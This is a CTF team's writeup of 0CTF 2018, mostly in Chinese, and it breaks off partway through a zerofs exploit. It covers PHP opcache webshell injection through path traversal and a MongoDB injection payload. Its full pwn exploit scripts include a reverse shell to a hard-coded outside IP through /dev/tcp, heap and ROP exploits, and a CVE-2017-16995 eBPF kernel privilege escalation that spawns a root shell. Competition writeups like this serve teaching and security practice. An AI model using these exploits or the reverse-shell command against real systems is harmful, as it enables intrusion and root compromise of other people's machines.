lotus-r3kapig
0CTF 2018 Writeup

WEB

h4x0rs.club 1

admin admin弱口令登入管理员账号，在profile.php发现flag.

ezdoor

入口代码审计

* `upload`参数上传的文件可以跳路径。
* 触发代码执行的点只有`shell`参数，意味着我们要控制`index.php`的内容。

思路

如何在`index.php`已经存在的情况下，覆盖该文件逻辑，并绕过php后缀过滤。

* http://gosecure.net/2016/04/27/binary-webshell-through-opcache-in-php-7/

这里使用`action=phpinfo`参数查看配置，果然开启了opcache，但和以往题目不同的是，环境对cache的timestamp做了验证`validate_timestamps = 1`。

幸运的是上面链接仍然给出了bypass timestamp的方法，即获取到文件创建时的timestamp，然后写到cache的bin里面。

此外，再获取到目标环境的system_id，即可构造出可用的恶意opcache。

获取timestamp

注意到开始的php代码中有两个参数：

* time：获取当前timestamp
* reset：删除当前目录下文件

二者结合即可精确拿到timestamp

```
import requests
print requests.get('http://202.120.7.217:9527/index.php?action=time').content
print requests.get('http://202.120.7.217:9527/index.php?action=reset').content
print requests.get('http://202.120.7.217:9527/index.php?action=time').content
```

运行后1和3的结果一致。

获取system_id

上文链接中给出的github项目给出了system_id的生成代码：

* https://github.com/GoSecure/php7-opcache-override

所需的数据均可从phpinfo提取，计算结果：

```
PHP version : 7.0.28
Zend Extension ID : API320151012,NTS
Zend Bin ID : BIN_SIZEOF_CHAR48888
Assuming x86_64 architecture
------------
System ID : 7badddeddbd076fe8352e80d8ddf3e73
```

构造恶意opcache

在phpinfo中寻找opcache相关配置，并按照pwd参数的路径，在本地启动一个同版本、同配置、同目录的php项目，然后将index.php内容写入需要执行的代码。

访问之，在/tmp/cache目录生成cache文件，然后将文件导入010editor，将system_id和timestamp两个字段修改为题目数据。

代码执行

通过upload参数，配合路径穿越，将`index.php.bin`上传到opcache所在位置(由于`.bin`是后缀，正好绕过了正则)：

```
/../../../../../../tmp/cache/7badddeddbd076fe8352e80d8ddf3e73/var/www/sandbox/209a9184b3302dc0ff24bc20b7b8844eab478cb6/index.php.bin
```

然后请求`shell`参数，回显可以看到opcache中php代码执行结果。

文件修复

通过`scandir`发现路径，然后拿到这个bin文件。

```
@print_r(file_get_contents('flag/93f4c28c0cf0b07dfd7012dca2cb868cc0228cad'));
```

看了下可见字符，该文件存在OPCACHE头，是`/var/www/html/flag.php`的opcache文件。但无法正常解析，与正确的文件对了下格式，补全一个`00`即可正常解析。

粗粒度指令还原

使用前文链接github中给出的opcache分析工具，可以还原部分指令。

这个工具要安装旧版本依赖。

```
pip install construct==2.8.22
pip install treelib
pip install termcolor
```

```
python opcache_disassembler.py -c -a64 ../../flag.php.bin
```

结果如下（代码里包含了我加的缩进和猜测）：

```
function encrypt() {
  #0 !0 = RECV(None, None); //两个接收参数
  #1 !0 = RECV(None, None);
      #2 DO_FCALL_BY_NAME(None, 'mt_srand');   mt_srand(1337)
      #3 SEND_VAL(1337, None);
      #4 (129)?(None, None);
```

```
  #5 ASSIGN(!0, '');
  #6 (121)?(!0, None);
  #7 ASSIGN(None, None);
  #8 (121)?(!0, None);
  #9 ASSIGN(None, None);
      #10 ASSIGN(None, 0); for($i
      #11 JMP(->-24, None); 循环开始
          #12 DO_FCALL_BY_NAME(None, 'chr');
              #13 DO_FCALL_BY_NAME(None, 'ord'); ord($a[$i])
                  #14 FETCH_DIM_R(!0, None);
                  #15 (117)?(None, None);
              #16 (129)?(None, None);

              #17 DO_FCALL_BY_NAME(None, 'ord'); ord($b[$i])
                  #18 MOD(None, None);
                      #19 FETCH_DIM_R(!0, None);
                      #20 (117)?(None, None);
              #21 (129)?(None, None);

              #22 BW_XOR(None, None);

              #23 DO_FCALL_BY_NAME(None, 'mt_rand');   mt_rand(0,255)
                  #24 SEND_VAL(0, None);
                  #25 SEND_VAL(255, None);
              #26 (129)?(None, None);

              #27 BW_XOR(None, None);

          #28 SEND_VAL(None, None); chr的传参
          #29 (129)?(None, None);
          #30 ASSIGN_CONCAT(!0, None);
      #31 PRE_INC(None, None);      i++
      #32 IS_SMALLER(None, None);   for 条件 i<?
      #33 JMPNZ(None, ->134217662); 循环结束
  #34 DO_FCALL_BY_NAME(None, 'encode');
  #35 (117)?(!0, None);
  #36 (130)?(None, None);
  #37 RETURN(None, None);

}
function encode() {
  #0 RECV(None, None);
  #1 ASSIGN(None, '');
  #2 ASSIGN(None, 0);
  #3 JMP(->-81, None);
      #4 DO_FCALL_BY_NAME(None, 'dechex');
          #5 DO_FCALL_BY_NAME(None, 'ord');
              #6 FETCH_DIM_R(None, None);
              #7 (117)?(None, None);
          #8 (129)?(None, None);
          #9 (117)?(None, None);
      #10 (129)?(None, None);
  #11 ASSIGN(None, None);
  #12 (121)?(None, None);
```

```
  #13 IS_EQUAL(None, 1);
  #14 JMPZ(None, ->-94);
  #15 CONCAT('0', None);
  #16 ASSIGN_CONCAT(None, None);
  #17 JMP(->-96, None);
  #18 ASSIGN_CONCAT(None, None);
  #19 PRE_INC(None, None);
  #20 (121)?(None, None);
  #21 IS_SMALLER(None, None);
  #22 JMPNZ(None, ->134217612);
  #23 RETURN(None, None);

}

#0 ASSIGN(None, 'input_your_flag_here');
#1 DO_FCALL_BY_NAME(None, 'encrypt');
#2 SEND_VAL('this_is_a_very_secret_key', None);
#3 (117)?(None, None);
#4 (130)?(None, None);
#5 IS_IDENTICAL(None,
'85b954fc8380a466276e4a48249ddd4a199fc34e5b061464e4295fc5020c88bfd8545519ab');
#6 JMPZ(None, ->-136);
#7 ECHO('Congratulation! You got it!', None);
#8 EXIT(None, None);
#9 ECHO('Wrong Answer', None);
#10 EXIT(None, None);
```

其实这段代码缺失了很多关键信息，在这里Ricter已经准确的瞎j8猜出了逻辑并还原了php代码（膜！），而且写出了逆向加密的代码（XOR可逆，直接把密文输入enc函数再算一遍即可得到明文），如下：

```
<?php

function encrypt() {
       $t = "";
    $s =
"\x85\xb9T\xfc\x83\x80\xa4f'nJH$\x9d\xddJ\x19\x9f\xc3N[\x06\x14d\xe4)_\xc5\x02\x0c\x88\xbf\
xd8TU\x19\xab";
    $k =
'this_is_a_very_secret_keythis_is_a_very_secret_keythis_is_a_very_secret_keythis_is_a_very_
secret_keythis_is_a_very_secret_key';
       mt_srand(1337);
       for ($i=0; $i<37; $i ++) {
              $n = mt_rand(0, 255);
              $r = ord($s[$i]) ^ $n  ^ ord($k[$i]);
              $t .= chr($r);
       }
       return $t;
}
```

```
echo encrypt();
```

执行后可得到flag。

但这个脚本我俩执行完都是乱码，于是怀疑还原的不对，毕竟opcache的粗粒度指令丢失了很多信息。

事实是主办方线上题目的PHP版本是7.0，但生成这个opcache的版本是7.2(主办方后续hint指出)，导致`mt_rand`函数在设置相同seed的情况下仍有不同结果，因此解密失败。

然而我们在这里继续尝试使用vld插件还原出完整的opcode，再精确还原出php代码。

精确指令还原

VLD插件与OPCODE不再赘述。

```
apt-get install php7.0-dev
wget http://pecl.php.net/get/vld-0.14.0.tgz
tar -xzvf vld-0.14.0.tgz
cd vld-0.14.0/
cat README.rst
which php-config
phpize
./configure --with-php-config=/usr/bin/php-config --enable-vld
make && make install

php --ini
vi /etc/php/7.0/cli/php.ini
service apache2 restart
php -dvld.active=1 -dvld.execute=0 phpinfo.php
```

现在需要在本地把opcache跑起来，然后通过vld插件拿到opcode。

本地环境安装vld之后，在`php.ini`开启`opcache.enable_cli`。
然后本地创建`/var/www/html/flag.php`，生成opcache，用010editor解除`system_id`和`timestamp`值，写入我们待解的opcache，然后将其放到`/tmp/cache`对应目录下。

```
root@iZj6ccwgu73ligyn42bic9Z:/var/www/html# php -d vld.active=1 -d vld.execute=0
-dvld.save_dir=png -dvld.save_paths=1 -f /var/www/html/flag.php


Finding entry points
Branch analysis from position: 0
Jump found. (Code = 43) Position 1 = 7, Position 2 = 9
Branch analysis from position: 7
Jump found. (Code = 79) Position 1 = -2
Branch analysis from position: 9
Jump found. (Code = 79) Position 1 = -2
```

```
filename:       /var/www/html/flag.php
function name:  (null)
number of ops:  11
compiled vars:  !0 = $flag
line     #* E I O op                           fetch          ext  return  operands
---------------------------------------------------------------------------------
  27     0  E >   ASSIGN                                                   !0,
'input_your_flag_here'
  29     1        INIT_FCALL                                               'encrypt'
         2        SEND_VAL
'this_is_a_very_secret_key'
         3        SEND_VAR                                                 !0
         4        DO_UCALL                                        $2
         5        IS_IDENTICAL                                    ~1       $2,
'85b954fc8380a466276e4a48249ddd4a199fc34e5b061464e4295fc5020c88bfd8545519ab'
         6      > JMPZ                                                     ~1, ->9
  30     7    >   ECHO
'Congratulation%21+You+got+it%21'
  35     8      > EXIT
  32     9    >   ECHO                                                     'Wrong+Answer'
  35    10      > EXIT

branch: #  0; line:    27-   29; sop:     0; eop:     6; out1:   7; out2:   9
branch: #  7; line:    30-   35; sop:     7; eop:     8; out1:  -2
branch: #  9; line:    32-   35; sop:     9; eop:    10; out1:  -2
path #1: 0, 7,
path #2: 0, 9,
```

还原出的php逻辑和之前猜的一样。

```
<?php

function encrypt($var_0, $var_1) {
        mt_srand(1337);
        $var_2 = '';
        $var_3 = strlen($var_0); // key_length
        $var_4 = strlen($var_1); // flag length

        for ($var_5=0; $var_5<$var_4; ++$var_5) {
                $var_2 .= chr(
                        ord($var_1[$var_5]) ^ ord($var_0[$var_5 % $var_3]) ^ mt_rand(0, 255)
                );
        }
        return $var_2;
}

$s =
"\x85\xb9T\xfc\x83\x80\xa4f'nJH$\x9d\xddJ\x19\x9f\xc3N[\x06\x14d\xe4)_\xc5\x02\x0c\x88\xbf\
xd8TU\x19\xab";
echo encrypt("this_is_a_very_secret_key", "$s");
```

LoginMe

下载代码查看发现是mongodb注入，通过阅读代码发现，程序将请求的key拼接到regex里，通过 regex 的特性，| 表示或，所以 |aaa|=bbb 会把 aaa 替换成 “bbb”，同时发现请求 array 的时候会带入双引号，经过拼接调试后，最终 payload 为：

```
|this.username%20%3D%3D%20%23username%23%20%26%26%20%23username%23%20%3D%3D%20%22admin%22%20%26%26%20hex_md5%5C%28%23password%23%5C%29%7C=aaa&|\)\{|=).slice(7).replace('[','')].startsWith('$a$')%26%26sleep(10000)){//&|\)\{|=&|aaa|=%26%26this[(&|aaa|=/*&|%3D%3D%20|=aa&|%3D%3D%20|=123*/%2b
```

构建出来 time-based 盲注，通过 burp 一个字符一个字符的跑，最终得到 flag：
`13fc892df79a86494792e14dcbef252a`

Easy UMS

这个题很迷，是一个 `race condition`。不知道什么时候出现的 `flag`，大概讲一下做题过程。
`Client A`：
修改 `IP` 为 `119.1.2.3`（可控的`IP`）

`Client B`：
修改 `IP` 为 `8.8.8.8`

同时 `119.1.2.3` 上有一个 `Web` 服务，接收到验证码后自动提交。

`Client A` 和 `Client B` 互相操作多次后，可以 `grep` 到 `flag`（一开始 `grep flag`，最终发现 `flag` 是 `tctf{`。。

PWN

babystack

Typical return-to-dl-resolve technique

```
#!/usr/bin/env python
# coding: utf-8

from pwn import *
import roputils
from hashlib import sha256

local = False
```

```
rop = roputils.ROP('./babystack')

if local:
    p = process('./babystack')
    gdb.attach(p, gdbscript='b *0x8048455\nc')
else:
    p = remote('202.120.7.202', 6666)
    pass

# aggressive alias

r = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
se = lambda x: p.send(x)
sel = lambda x: p.sendline(x)
pick32 = lambda x: u32(x[:4].ljust(4, '\0'))
pick64 = lambda x: u64(x[:8].ljust(8, '\0'))

if not local:
    chal = rud('\n')
    i = 0
    while True:
        sol = p32(i)
        if sha256(chal + sol).digest().startswith('\0\0\0'):
            print(repr(sol))
            se(sol)
            break
        i += 1

bss = 0x804a300
addr = bss + 0x100
read_plt = 0x8048300
leave_ret = 0x080483a8
p3ret = 0x080484e9
payload1 = 'A' * 0x28 + p32(bss-0x4) + p32(read_plt) + p32(leave_ret) +
p32(0) + p32(bss) + p32(0x30)
assert len(payload1) <= 0x40
payload1 = payload1.ljust(0x40, '\0')

payload2 = p32(read_plt) + p32(p3ret) + p32(0) + p32(addr) +
p32(0x100-0x40-0x30) + rop.dl_resolve_call(addr+0x40, addr)
assert len(payload2) <= 0x30
payload2 = payload2.ljust(0x30, '\0')
```

```
cmd = "bash -c 'bash -i >& /dev/tcp/202.112.50.180/8888 0>&1'
&".ljust(0x40, '\0')
payload3 = cmd + rop.dl_resolve_data(addr+0x40, 'system')
assert len(payload3) <= 0x100-0x40-0x30
payload3 = payload3.ljust(0x100-0x40-0x30, '\0')

payload = payload1 + payload2 + payload3
assert len(payload) <= 0x100
se(payload)

p.interactive()
```

babyheap

offset by one, use house of orange attack by corrupt sizes of the chunks

```
from pwn import *

local=0
atta=0
uselibc=2  #0 for no,1 for i386,2 for x64
haslibc=1
pc='./babyheap'
remote_addr="202.120.7.204"
remote_port=127

if uselibc==2:
    context.arch='amd64'
else:
    context.arch='i386'

if uselibc==2 and haslibc==0:
    libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
else:
    if uselibc==1 and haslibc==0:
        libc=ELF('/lib/i386-linux-gnu/libc-2.23.so')
    else:
        if haslibc!=0:
            libc=ELF('./libc.so.6')

if local==1:
    if haslibc:
        p = process(pc, env={'LD_PRELOAD': './libc.so.6'})
```

```
    else:
        p=process(pc)
else:
    p=remote(remote_addr,remote_port)
    if haslibc!=0:
        libc=ELF('./libc.so.6')

if local:
    context.log_level=True
    if atta:
        gdb.attach(p,'c')
        #gdb.attach(p,open('debug'))

def ru(a):
    return p.recvuntil(a)

def sn(a):
    p.send(a)

def rl():
    return p.recvline()

def sl(a):
    p.sendline(a)

def rv(a):
    return p.recv(a)

def raddr(a,l=None):
    if l==None:
        return u64(rv(a).ljust(8,'\x00'))
    else:
        return u64(rl().strip('\n').ljust(8,'\x00'))

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

def sa(a,b):
    p.sendafter(a,b)

def sla(a,b):
    p.sendlineafter(a,b)

def choice(a):
    sla('Command: ',str(a))
```

```
def alloc(size):
    choice(1)
    sla(': ',str(size))

def update(index,content):
    choice(2)
    sla(': ',str(index))
    sla(': ',str(len(content)))
    sa(': ',content)

def free(index):
    choice(3)
    sla(': ',str(index))

def view(index):
    choice(4)
    sla(': ',str(index))

def hack():
    alloc(0x28)
    alloc(0x58)
    alloc(0x58)
    alloc(0x58)
    alloc(0x58)
    alloc(0x58)
    alloc(0x58)
    alloc(0x58)
    alloc(0x58)
    #9
    alloc(0x58)
    alloc(0x48)
    alloc(0x58)
    alloc(0x58)
    alloc(0x58)
    update(4,p64(0)*6+p64(0)+p64(0x21)+'\x00'*0x18+p8(0xa1))
    update(6,p64(0)*6+p64(0)+p64(0x21))
    update(0,'\x00'*0x28+p8(0xc1))
    free(1)
    alloc(0x58)
    #update(1,'A'*0x50+p64(0xfbad208b))
    free(5)
    view(2)
    ru(': ')
    #libc_addr=raddr(6)-0x3c4b78
```

```
    #libc_addr=raddr(6)-0x3c1b58
    libc_addr=raddr(6)-0x399b58

    rv(2)
    heap_addr=raddr(6)-0x150-0x60
    lg("libc address",libc_addr)
    lg("heap_addr",heap_addr)
    libc.address=libc_addr

payload=p64(0xdeadbeef)+p64(0x41)+p64(0)+p64(libc.symbols['_IO_list_all'
]-0x10)
    update(8,payload)
    payload=p64(0)+p64(heap_addr+0x2e0)+p64(0)+p64(1)
    update(2,payload)
    update(3,p64(0)*6+p64(heap_addr+0x140))

payload='\x00'*8+p64(libc.symbols['_IO_wfile_jumps']-0x248)+p64(libc.sea
rch('/bin/sh').next())+p64(libc.symbols['system'])
    lg("Vtable address",(libc.symbols['_IO_wfile_jumps']-0x248))
    raw_input()
    update(4,payload)
    alloc(0x38)
    free(5)
    p.interactive()


hack()
```

blackhole

partial overwrite alarm_got to get syscall instruction, then call mmap to make bss RWX, read the flag into memory, compare it one by one. Let the result of comparison be the syscall number, then syscall. If the flag match, it should call read and hang the server. In this way we bruteforce the flag.(BTW, the flag is a little too long :))

```
from pwn import *
from hashlib import sha256
import sys
local=0
atta=0
uselibc=0  #0 for no,1 for i386,2 for x64
haslibc=0
pc='./blackhole'
```

```
remote_addr="202.120.7.203"
remote_port=666
context.os='linux'
context.arch='amd64'
#context.log_level=True

if uselibc==2 and haslibc==0:
    libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
else:
    if uselibc==1 and haslibc==0:
        libc=ELF('/lib/i386-linux-gnu/libc-2.23.so')
    else:
        if haslibc!=0:
            libc=ELF('./libc.so.6')

if local==1:
    if haslibc:
        p = process(pc, env={'LD_PRELOAD': './libc.so.6'})
    else:
        p=process(pc)
else:
    p=remote(remote_addr,remote_port)
    if haslibc!=0:
        libc=ELF('./libc.so.6')

if local:
    context.log_level=True
    if atta:
        gdb.attach(p)
        #gdb.attach(p,open('debug'))

def ru(a):
    return p.recvuntil(a)

def sn(a):
    p.send(a)

def rl():
    return p.recvline()

def sl(a):
    p.sendline(a)

def rv(a):
    return p.recv(a)
```

```
def raddr(a,l=None):
    if l==None:
        return u64(rv(a).ljust(8,'\x00'))
    else:
        return u64(rl().strip('\n').ljust(8,'\x00'))

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

def sa(a,b):
    p.sendafter(a,b)

def sla(a,b):
    p.sendlineafter(a,b)

def solve(chal):
    for c1 in range(256):
        for c2 in range(256):
            for c3 in range(256):
                for c4 in range(256):
                    sol = chr(c1)+chr(c2)+chr(c3)+chr(c4)
                    if  sha256(chal +
sol).hexdigest().startswith('00000'):
                        print "found"
                        print sol
                        return sol


def hack():
    if local==0:
        chal=rl().strip('\n')
        sol=solve(chal)
        p.send(sol)

    else:
        raw_input()
    length=0x800
    nextflag=int(sys.argv[1],16)
    nextbyte=int(sys.argv[2],16)
    bss=0x00601000+0x400
    read_plt=0x400730
    alarm_plt=0x400720
    alarm_got=0x601040
    read_got=0x601048
```

```
    poprdi=0x0000000000400a53
    poprsi1=0x0000000000400a51
    poprsp3=0x0000000000400a4d
    callr12=0x400A30
    pop6=0x0400A4A
    payload='A'*40

payload+=p64(pop6)+p64(0)+p64(1)+p64(read_got)+p64(0x200)+p64(bss)+p64(0
)+p64(callr12)
    payload+=p64(0)*7+p64(poprsp3)+p64(bss-0x18)
    payload=payload.ljust(0x100,'\x00')
    sn(payload)
    length-=0x100

payload=p64(pop6)+p64(0)+p64(1)+p64(read_got)+p64(1)+p64(alarm_got)+p64(
0)+p64(callr12)
    payload+=p64(0)*7

payload+=p64(pop6)+p64(0)+p64(1)+p64(read_got)+p64(0x100)+p64(bss-0x200)
+p64(0)+p64(callr12)
    payload+=p64(0)*7

payload+=p64(pop6)+p64(0)+p64(1)+p64(read_got)+p64(10)+p64(bss-0x300)+p6
4(0)+p64(callr12)
    payload+=p64(0)*7

payload+=p64(pop6)+p64(0)+p64(1)+p64(alarm_got)+p64(7)+p64(0x1000)+p64(b
ss-0x400)+p64(callr12)
    payload+=p64(0)*7+p64(bss-0x200)
    payload=payload.ljust(0x200,'\x00')
    sn(payload)
    sn('\x85')
    length-=0x201

payload="\x48\xc7\xc0\x02\x00\x00\x00\x48\xc7\xc7\x00\x11\x60\x00\x48\xc
7\xc6\x00\x00\x00\x00\x0f\x05\x48\x89\xc7\x48\xc7\xc0\x00\x00\x00\x00\x4
8\xc7\xc6\x00\x18\x60\x00\x48\xc7\xc2\x30\x00\x00\x00\x0f\x05"

payload="\x48\xc7\xc0\x02\x00\x00\x00\x48\xc7\xc7\x00\x11\x60\x00\x48\xc
7\xc6\x00\x00\x00\x00\x0f\x05\x48\x89\xc7\x48\xc7\xc0\x00\x00\x00\x00\x4
8\xc7\xc6\x00\x18\x60\x00\x48\xc7\xc2\x50\x00\x00\x00\x0f\x05"

    payload+="\x48\x31\xc0"

payload+="\x48\xc7\xc7\x00\x00\x00\x00\x48\xc7\xc6\x00\x19\x60\x00\x48\x
```

```
c7\xc2\x00\x05\x00\x00\x0f\x05"
    payload+="\x48\x31\xc0"

#payload+="\x48\xc7\xc7\x00\x00\x00\x00\x48\xc7\xc6\x00\x19\x60\x00\x48\
xc7\xc2\x00\x05\x00\x00\x0f\x05"
    payload+='\xa0'+p64(nextflag)
    payload+='\x2c'+p8(nextbyte)

payload+="\x48\xc7\xc7\x00\x00\x00\x00\x48\xc7\xc6\x00\x19\x60\x00\x48\x
c7\xc2\x00\x05\x00\x00\x0f\x05"

    #payload+="\x48\xc7\xc0\x14\x00\x00\x00\x0f\x05"
    #payload+="\x48\x31\xc0"

#payload+="\x48\xc7\xc7\x00\x00\x00\x00\x48\xc7\xc6\x00\x17\x60\x00\x48\
xc7\xc2\x00\x08\x00\x00\x0f\x05"
    payload=payload.ljust(0x100,'\x00')
    length-=0x100
    sn(payload)
    sn('flag'.ljust(10,'\x00'))
    length-=10
    p.send('\x00'*length)
    p.recv(1)
    p.interactive()

hack()
```

zerofs

Solution 1:CVE-2017-16995, with about an hour's debugging and modifying the existing exp, we can solve this challenge.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <fcntl.h>
#include <string.h>
#include <linux/unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/stat.h>
```

```
#include <stdint.h>
#include <linux/bpf.h>

#define PHYS_OFFSET 0xffff880000000000
#define CRED_OFFSET 0x5f8
#define UID_OFFSET 4
#define LOG_BUF_SIZE 65536
#define PROGSIZE 328

int sockets[2];
int mapfd, progfd;

char *__prog =  "\xb4\x09\x00\x00\xff\xff\xff\xff"
           "\x55\x09\x02\x00\xff\xff\xff\xff"
           "\xb7\x00\x00\x00\x00\x00\x00\x00"
           "\x95\x00\x00\x00\x00\x00\x00\x00"
           "\x18\x19\x00\x00\x03\x00\x00\x00"
           "\x00\x00\x00\x00\x00\x00\x00\x00"
           "\xbf\x91\x00\x00\x00\x00\x00\x00"
           "\xbf\xa2\x00\x00\x00\x00\x00\x00"
           "\x07\x02\x00\x00\xfc\xff\xff\xff"
           "\x62\x0a\xfc\xff\x00\x00\x00\x00"
           "\x85\x00\x00\x00\x01\x00\x00\x00"
           "\x55\x00\x01\x00\x00\x00\x00\x00"
           "\x95\x00\x00\x00\x00\x00\x00\x00"
           "\x79\x06\x00\x00\x00\x00\x00\x00"
           "\xbf\x91\x00\x00\x00\x00\x00\x00"
           "\xbf\xa2\x00\x00\x00\x00\x00\x00"
           "\x07\x02\x00\x00\xfc\xff\xff\xff"
           "\x62\x0a\xfc\xff\x01\x00\x00\x00"
           "\x85\x00\x00\x00\x01\x00\x00\x00"
           "\x55\x00\x01\x00\x00\x00\x00\x00"
           "\x95\x00\x00\x00\x00\x00\x00\x00"
           "\x79\x07\x00\x00\x00\x00\x00\x00"
           "\xbf\x91\x00\x00\x00\x00\x00\x00"
           "\xbf\xa2\x00\x00\x00\x00\x00\x00"
           "\x07\x02\x00\x00\xfc\xff\xff\xff"
           "\x62\x0a\xfc\xff\x02\x00\x00\x00"
           "\x85\x00\x00\x00\x01\x00\x00\x00"
           "\x55\x00\x01\x00\x00\x00\x00\x00"
           "\x95\x00\x00\x00\x00\x00\x00\x00"
```

```
            "\x79\x08\x00\x00\x00\x00\x00\x00"
            "\xbf\x02\x00\x00\x00\x00\x00\x00"
            "\xb7\x00\x00\x00\x00\x00\x00\x00"
            "\x55\x06\x03\x00\x00\x00\x00\x00"
            "\x79\x73\x00\x00\x00\x00\x00\x00"
            "\x7b\x32\x00\x00\x00\x00\x00\x00"
            "\x95\x00\x00\x00\x00\x00\x00\x00"
            "\x55\x06\x02\x00\x01\x00\x00\x00"
            "\x7b\xa2\x00\x00\x00\x00\x00\x00"
            "\x95\x00\x00\x00\x00\x00\x00\x00"
            "\x7b\x87\x00\x00\x00\x00\x00\x00"
            "\x95\x00\x00\x00\x00\x00\x00\x00";

char bpf_log_buf[LOG_BUF_SIZE];

static int bpf_prog_load(enum bpf_prog_type prog_type,
              const struct bpf_insn *insns, int prog_len,
              const char *license, int kern_version) {
      union bpf_attr attr = {
            .prog_type = prog_type,
            .insns = (__u64)insns,
            .insn_cnt = prog_len / sizeof(struct bpf_insn),
            .license = (__u64)license,
            .log_buf = (__u64)bpf_log_buf,
            .log_size = LOG_BUF_SIZE,
            .log_level = 1,
      };

      attr.kern_version = kern_version;

      bpf_log_buf[0] = 0;

      return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr));
}

static int bpf_create_map(enum bpf_map_type map_type, int
key_size, int value_size,
               int max_entries) {
      union bpf_attr attr = {
            .map_type = map_type,
            .key_size = key_size,
```

```
            .value_size = value_size,
            .max_entries = max_entries
      };

      return syscall(__NR_bpf, BPF_MAP_CREATE, &attr,
sizeof(attr));
}

static int bpf_update_elem(uint64_t key, uint64_t value) {
      union bpf_attr attr = {
            .map_fd = mapfd,
            .key = (__u64)&key,
            .value = (__u64)&value,
            .flags = 0,
      };

      return syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &attr,
sizeof(attr));
}

static int bpf_lookup_elem(void *key, void *value) {
      union bpf_attr attr = {
            .map_fd = mapfd,
            .key = (__u64)key,
            .value = (__u64)value,
      };

      return syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &attr,
sizeof(attr));
}

static void __exit(char *err) {
      fprintf(stderr, "error: %s\n", err);
      exit(-1);
}

static void prep(void) {
      mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int),
sizeof(long long), 3);
      if (mapfd < 0)
            __exit(strerror(errno));
```

```
	progfd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER,
			(struct bpf_insn *)__prog, PROGSIZE, "GPL", 0);

	if (progfd < 0)
		__exit(strerror(errno));

	if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets))
		__exit(strerror(errno));

	if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd,
sizeof(progfd)) < 0)
		__exit(strerror(errno));
}

static void writemsg(void) {
	char buffer[64];

	ssize_t n = write(sockets[0], buffer, sizeof(buffer));

	if (n < 0) {
		perror("write");
		return;
	}
	if (n != sizeof(buffer))
		fprintf(stderr, "short write: %lu\n", n);
}

#define __update_elem(a, b, c) \
	bpf_update_elem(0, (a)); \
	bpf_update_elem(1, (b)); \
	bpf_update_elem(2, (c)); \
	writemsg();

static uint64_t get_value(int key) {
	uint64_t value;

	if (bpf_lookup_elem(&key, &value))
		__exit(strerror(errno));

	return value;
```

```
}

static uint64_t __get_fp(void) {
      __update_elem(1, 0, 0);

      return get_value(2);
}

static uint64_t __read(uint64_t addr) {
      __update_elem(0, addr, 0);

      return get_value(2);
}

static void __write(uint64_t addr, uint64_t val) {
      __update_elem(2, addr, val);
}

static uint64_t get_sp(uint64_t addr) {
      return addr & ~(0x4000 - 1);
}

static void pwn(unsigned long tag,char* of) {
      uint64_t fp, sp, task_struct, credptr, uidptr;

      fp = __get_fp();
    sp = get_sp(fp);
    fp-=0x18;
    sp+=0x3c10;
      printf("fp:%lx\n",fp);
      printf("sp:%lx\n",sp);
      if (fp < PHYS_OFFSET)
            __exit("bogus fp");

    int kkk;
    for(kkk=-0x30;kkk<=0x50;kkk+=8){
          printf("#:%lx\n",__read(fp+kkk));
    }
      task_struct = __read(fp+8*7);
      printf("task_struct:%lx\n",task_struct);
      getchar();
```

```
      credptr = __read(task_struct + 0xb38); // cred
      printf("cred_ptr:%lx\n",credptr);
      if (credptr < PHYS_OFFSET)
            __exit("bogus cred ptr");

      getchar();
      uidptr = credptr + UID_OFFSET; // uid
      if (uidptr < PHYS_OFFSET)
            __exit("bogus uid ptr");

      printf("uidptr = %lx\n", uidptr);
      printf("uid = %lx\n", __read(uidptr));
      __write(uidptr, 0); // set both uid and gid to 0
      __write(credptr+0x20, 0);
      __write(credptr+0x8*7, 0); // set both uid and gid to 0
      __write(credptr+0x8*13, 0); // set both uid and gid to 0
      __write(credptr+0x90, 0); // set both uid and gid to 0
      __write(credptr+0xa0, 0); // set both uid and gid to 0

      if (getuid() == 0) {
            printf("spawning root shell\n");
            system("/bin/sh");
            exit(0);
      }
      __write(uidptr, 1000); // set both uid and gid to 0
    exit(0);
      __exit("not vulnerable?");
}

int main(int argc, char **argv) {
      unsigned long tag;
      strncpy(&tag,argv[0]+2,8);
      prep();
      pwn(tag,argv[1]);

      return 0;
}
```

solution2(should be intended solution):
unbounded read and write in file system, write to cred. Note that the structure is shuffled some how, we need a new way to leak the address. The address before the `comm` field is pointing to comm - 0x10, and the comm - 0x10 points to itself we can use this to leak the address and find the cred in task using the leaked address.
Exploit:

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>
#include <assert.h>
#include <sys/prctl.h>

#define ERR(_msg) \
      perror(_msg); \
      exit(-1);

struct zerofs_super_block
{
  uint64_t magic;
  uint64_t block_size;
  uint64_t inode_count;
  uint64_t free_blocks;
  char padding[4064];
};

struct zerofs_dir_record
{
      char filename[255];
      uint64_t ino;
};

union zerofs_info
{
  uint64_t file_size;
  uint64_t children_count;
};

#define MODE_DIR 0x4000
#define MODE_FILE 0x8000
```

```
struct zerofs_inode
{
  uint64_t ino;
  uint64_t dno;
  mode_t mode;
  union zerofs_info info;
};

uint64_t inode_idx = 0;

void hex_dump(char *buf, size_t size) {
      for (size_t i = 0;i < size; i++) {
      if (!(i % 8)) {
            printf("\n%ld - %ld: ", i, i + 8);
      }
      printf("%x ", buf[i] & 0xff);
      }
}


void init_super_block(int fd, int inode_count) {
      char *buf = (char*) malloc(0x100);
      memset(buf, 0, 0x100);
      strcpy(buf, "ZERO");
      write(fd, buf, 8); // magic
      memset(buf, 0, 0x100);
      *(unsigned int *)buf = 0x1000;
      write(fd, buf, 8); // block size
